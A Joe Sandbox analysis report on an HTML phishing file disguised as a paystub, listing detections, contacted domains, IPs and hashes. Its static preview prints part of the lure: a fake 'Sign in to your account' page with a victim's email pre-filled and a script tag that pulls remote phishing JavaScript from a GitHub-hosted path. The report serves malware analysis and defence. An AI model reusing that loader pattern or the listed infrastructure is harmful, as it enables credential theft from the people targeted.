

JOESandbox Cloud BASIC



**ID:** 756209

**Sample Name:**

paystub\_11\_24\_2022.html

**Cookbook:**

defaultwindowsinteractivecookbook.jbs

**Time:** 20:18:56

**Date:** 29/11/2022

**Version:** 36.0.0 Rainbow Opal

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
# Windows Analysis Report

paystub\_11\_24\_2022.html

## Overview

### General Information

|              |                         |
|--------------|-------------------------|
| Sample Name: | paystub_11_24_2022.html |
| Analysis ID: | 756209                  |
| MD5:         | e1892a15eb3e63.         |
| SHA1:        | bb4fedcb1a78f24..       |
| SHA256:      | 3a038932b8fca3..        |



### Detection

**MALICIOUS**

**SUSPICIOUS**

**CLEAN**

**UNKNOWN**


**HTMLPhisher**

|              |         |
|--------------|---------|
| Score:       | 64      |
| Range:       | 0 - 100 |
| Whitelisted: | false   |
| Confidence:  | 100%    |

### Signatures

- Yara detected HtmlPhish10
- Yara detected HtmlPhish54
- HTML document with suspicious title
- Phishing site detected (based on im...
- None HTTPS page querying sensitiv...
- No HTML title found

### Classification



## Process Tree

- System is w10x64\_ra
- chrome.exe (PID: 6932 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument C:\Users\eyup\Desktop\paystub\_11\_24\_2022.html MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 2852 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2040 --field-trial-handle=1804,i,15675935499722441086,6223138009730746946,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- cleanup

## Yara Signatures

### HTML

| Source            | Rule                     | Description                | Author       | Strings |
|-------------------|--------------------------|----------------------------|--------------|---------|
| 84922.0.pages.csv | JoeSecurity_HtmlPhish_10 | Yara detected HtmlPhish_10 | Joe Security |         |
| 84922.0.pages.csv | JoeSecurity_HtmlPhish_54 | Yara detected HtmlPhish_54 | Joe Security |         |

## Sigma Signatures

No Sigma rule has matched

## Snort Signatures

No Snort rule has matched

## Joe Sandbox Signatures

### Phishing



Yara detected HtmlPhish10

Yara detected HtmlPhish54

Phishing site detected (based on image similarity)

### System Summary



HTML document with suspicious title


## Mitre Att&ck Matrix


| Initial Access   | Execution                          | Persistence                          | Privilege Escalation                 | Defense Evasion                 | Credential Access        | Discovery                    | Lateral Movement         | Collection                     | Exfiltration                           | Command and Control              | Network Effects                             | Remote Service Effects                      | Impact                  |
|------------------|------------------------------------|--------------------------------------|--------------------------------------|---------------------------------|--------------------------|------------------------------|--------------------------|--------------------------------|--|----------------------------------|---|---|-------------------------|
| Valid Accounts   | Windows Management Instrumentation | Path Interception                    | 1 Process Injection                  | 2 Masquerading                  | OS Credential Dumping    | System Service Discovery     | Remote Services          | Data from Local System         | Exfiltration Over Other Network Medium | 2 Encrypted Channel              | Eavesdrop on Insecure Network Communication | Remotely Track Device Without Authorization | Modify System Partition |
| Default Accounts | Scheduled Task/Job                 | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | 1 Process Injection             | LSASS Memory             | Application Window Discovery | Remote Desktop Protocol  | Data from Removable Media      | Exfiltration Over Bluetooth            | 1 Non-Application Layer Protocol | Exploit SS7 to Redirect Phone Calls/SMS     | Remotely Wipe Data Without Authorization    | Device Lockout          |
| Domain Accounts  | At (Linux)                         | Logon Script (Windows)               | Logon Script (Windows)               | Obfuscated Files or Information | Security Account Manager | Query Registry               | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration                 | 2 Application Layer Protocol     | Exploit SS7 to Track Device Location        | Obtain Device Cloud Backups                 | Delete Device Data      |

## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source                  | Detection | Scanner       | Label | Link                   |
|-------------------------|-----------|---------------|-------|------------------------|
| paystub_11_24_2022.html | 5%        | ReversingLabs |       |                        |
| paystub_11_24_2022.html | 2%        | Virustotal    |       | <a href="#">Browse</a> |

### Dropped Files

No Antivirus matches

### Unpacked PE Files

No Antivirus matches

### Domains

| Source                             | Detection | Scanner    | Label | Link                   |
|------------------------------------|-----------|------------|-------|------------------------|
| cs1100.wpc.omegacdn.net            | 0%        | Virustotal |       | <a href="#">Browse</a> |
| cs1227.wpc.alphacdn.net            | 0%        | Virustotal |       | <a href="#">Browse</a> |
| part-0017.t-0009.fbs1-t-msedge.net | 0%        | Virustotal |       | <a href="#">Browse</a> |
| asturesharpoinfile.com             | 1%        | Virustotal |       | <a href="#">Browse</a> |

## URLs

🚫 No Antivirus matches

## Domains and IPs

### Contacted Domains

| Name                               | IP              | Active  | Malicious | Antivirus Detection                      | Reputation |
|------------------------------------|-----------------|---------|-----------|--|------------|
| cs1100.wpc.omegacdn.net            | 152.199.23.37   | true    | false     | • 0%, Virustotal, <a href="#">Browse</a> | unknown    |
| accounts.google.com                | 142.250.186.173 | true    | false     |  | high       |
| part-0017.t-0009.fbs1-t-msedge.net | 13.107.227.45   | true    | false     | • 0%, Virustotal, <a href="#">Browse</a> | unknown    |
| cs1227.wpc.alphacdn.net            | 192.229.221.185 | true    | false     | • 0%, Virustotal, <a href="#">Browse</a> | unknown    |
| www.google.com                     | 172.217.16.132  | true    | false     |  | high       |
| clients.l.google.com               | 142.250.185.206 | true    | false     |  | high       |
| asturesharpoinfile.com             | 198.54.115.74   | true    | false     | • 1%, Virustotal, <a href="#">Browse</a> | unknown    |
| cs1025.wpc.upsiloncdn.net          | 152.199.23.72   | true    | false     |  | unknown    |
| advancelevelsset.com               | 68.65.122.77    | true    | false     |  | unknown    |
| aadcdn.msauthimages.net            | unknown         | unknown | false     |  | unknown    |
| clients2.google.com                | unknown         | unknown | false     |  | high       |
| code.jquery.com                    | unknown         | unknown | false     |  | high       |
| cdn.jsdelivr.net                   | unknown         | unknown | false     |  | high       |
| aadcdn.msftauth.net                | unknown         | unknown | false     |  | unknown    |

### Contacted URLs
















| Name  | Malicious | Antivirus Detection | Reputation |
|---|-----------|---------------------|------------|
| file:///C:/Users/eyup/Desktop/paystub_11_24_2022.html | true      |                     | low        |

### World Map of Contacted IPs



### Public IPs

| IP             | Domain  | Country       | Flag | ASN   | ASN Name | Malicious |
|----------------|---------|---------------|------|-------|----------|-----------|
| 142.250.186.35 | unknown | United States |      | 15169 | GOOGLEUS | false     |

| IP              | Domain                             | Country       | Flag  | ASN     | ASN Name                      | Malicious |
|-----------------|------------------------------------|---------------|---|---------|-------------------------------|-----------|
| 142.250.185.206 | clients.l.google.com               | United States |  | 15169   | GOOGLEUS                      | false     |
| 34.104.35.123   | unknown                            | United States |  | 15169   | GOOGLEUS                      | false     |
| 152.199.23.72   | cs1025.wpc.upsiloncdn.net          | United States |  | 15133   | EDGECASTUS                    | false     |
| 13.107.227.45   | part-0017.t-0009.fbs1-t-msedge.net | United States |  | 8068    | MICROSOFT-CORP-MSN-AS-BLOCKUS | false     |
| 142.250.186.173 | accounts.google.com                | United States |  | 15169   | GOOGLEUS                      | false     |
| 198.54.115.74   | asturesharpoinfile.com             | United States |  | 22612   | NAMECHEAP-NETUS               | false     |
| 104.16.85.20    | unknown                            | United States |  | 13335   | CLOUDFLARENETUS               | false     |
| 239.255.255.250 | unknown                            | Reserved      |  | unknown | unknown                       | false     |
| 192.229.221.185 | cs1227.wpc.alphacdn.net            | United States |  | 15133   | EDGECASTUS                    | false     |
| 68.65.122.77    | advancelevelsset.com               | United States |  | 22612   | NAMECHEAP-NETUS               | false     |
| 69.16.175.10    | unknown                            | United States |  | 20446   | HIGHWINDS3US                  | false     |
| 142.250.186.100 | unknown                            | United States |  | 15169   | GOOGLEUS                      | false     |
| 152.199.23.37   | cs1100.wpc.omegacdn.net            | United States |  | 15133   | EDGECASTUS                    | false     |
| 172.217.16.132  | www.google.com                     | United States |  | 15169   | GOOGLEUS                      | false     |
| 142.250.186.99  | unknown                            | United States |  | 15169   | GOOGLEUS                      | false     |

## Private

### IP

127.0.0.1


## General Information

|  |  |
|--|--|
| Joe Sandbox Version:                               | 36.0.0 Rainbow Opal  |
| Analysis ID:                                       | 756209   |
| Start date and time:                               | 2022-11-29 20:18:56 +01:00   |
| Joe Sandbox Product:                               | CloudBasic   |
| Overall analysis duration:                         |  |
| Hypervisor based Inspection enabled:               | false  |
| Report type:                                       | light  |
| Sample file name:                                  | paystub_11_24_2022.html  |
| Cookbook file name:                                | defaultwindowsinteractivecookbook.jbs  |
| Analysis system description:                       | Windows 10 64 bit version 1909 (MS Office 2019, IE 11, Chrome 104, Firefox 88, Adobe Reader DC 21, Java 8 u291, 7-Zip) |
| Number of analysed new started processes analysed: | 6  |
| Number of new started drivers analysed:            | 0  |
| Number of existing processes analysed:             | 0  |
| Number of existing drivers analysed:               | 0  |
| Number of injected processes analysed:             | 0  |
| Technologies:                                      | <ul style="list-style-type: none"> <li>• EGA enabled</li> </ul>  |
| Analysis Mode:                                     | stream   |
| Analysis stop reason:                              | Timeout  |
| Detection:   | MAL  |
| Classification:                                    | mal64.phis.winHTML@23/0@11/91  |
| Cookbook Comments:                                 | <ul style="list-style-type: none"> <li>• Found application associated with file extension: .html</li> </ul>            |

## Warnings

- Exclude process from analysis (whitelisted): SIHClient.exe
- Excluded IPs from analysis (whitelisted): 142.250.186.35, 104.16.85.20, 104.16.88.20, 104.16.86.20, 104.16.87.20, 104.16.89.20, 69.16.175.10, 69.16.175.42, 34.104.35.123
- Excluded domains from analysis (whitelisted): logincdn.msauth.net, client.wns.windows.com, cdn.jsdelivr.net, cdn.cloudflare.net, cds.s5x3j6q5.hwcdn.net, slscr.update.microsoft.com, aadcdnoriginwus2.azureedge.net, lgincdnvzeuno.azureedge.net, clientservices.googleapis.com, aadcdn.msauth.net, firstparty-azurefd-prod.trafficmanager.net, lgincdnvzeuno.azureedge.net, edgedl.me.gvt1.com, login.live.com, lgincdn.trafficmanager.net, aadcdn.azureedge.net, aadcdn.ec.azureedge.net, aadcdnoriginwus2.afd.azureedge.net, global-entry-afdthirdparty-fallback.trafficmanager.net
- Not all processes were analyzed, report is missing behavior information
- Report size getting too big, too many NtWriteVirtualMemory calls found.
- VT rate limit hit for: aadcdn.msauthimages.net
- VT rate limit hit for: aadcdn.msftauth.net
- VT rate limit hit for: advancelevelsset.com
- VT rate limit hit for: cs1025.wpc.upsiloncdn.net

## Created / dropped Files

 No created / dropped files found

## Static File Info

### General

|                       |  |
|-----------------------|--|
| File type:            | HTML document, ASCII text, with CRLF line terminators  |
| Entropy (8bit):       | 4.860422043486462  |
| TrID:                 | <ul style="list-style-type: none"><li>HyperText Markup Language (12001/1) 51.06%</li><li>HyperText Markup Language (11501/1) 48.94%</li></ul>  |
| File name:            | paystub_11_24_2022.html  |
| File size:            | 286  |
| MD5:                  | e1892a15eb3e631a1092656d70b4d153   |
| SHA1:                 | bb4fedcb1a78f24312d38b38614c67f3da01abe6   |
| SHA256:               | 3a038932b8fca36ec5b47950e9d903c746b2430e313ccbec2e94a0919353077b   |
| SHA512:               | e7eddfa9696b42639546c060944dd32fc4cc18b2642c17b049009ad5cf43c98eed160aeb228e8727ebf859b3e8cdf64729e59161c13d7f10b574808639e5848f   |
| SSDEEP:               | 6:dMq7cKWOHIKAEtWnRWc0MzdqejqXw4dfRlvjmoNHGLZNVMSXfGb:dMqlzhgLLieOXZCLTxSVMuGb   |
| TLSH:                 | 31D02B77D9C4CC1001F04DB975E6F6EC718B604DD3D099967994781B2361E288A93975   |
| File Content Preview: | </script>..<html dir="ltr" class="" lang="en">..<head>.. <title>Sign in to your account</title>..</head>..<body>.. <input type="hidden" value="bnguyen@stackoverflow.com" id="email_get">.. <script src="https://cdn.jsdelivr.net/gh/younpappi/qpp/qps.js">< |

### File Icon



Icon Hash: 78d0a8cccc88c460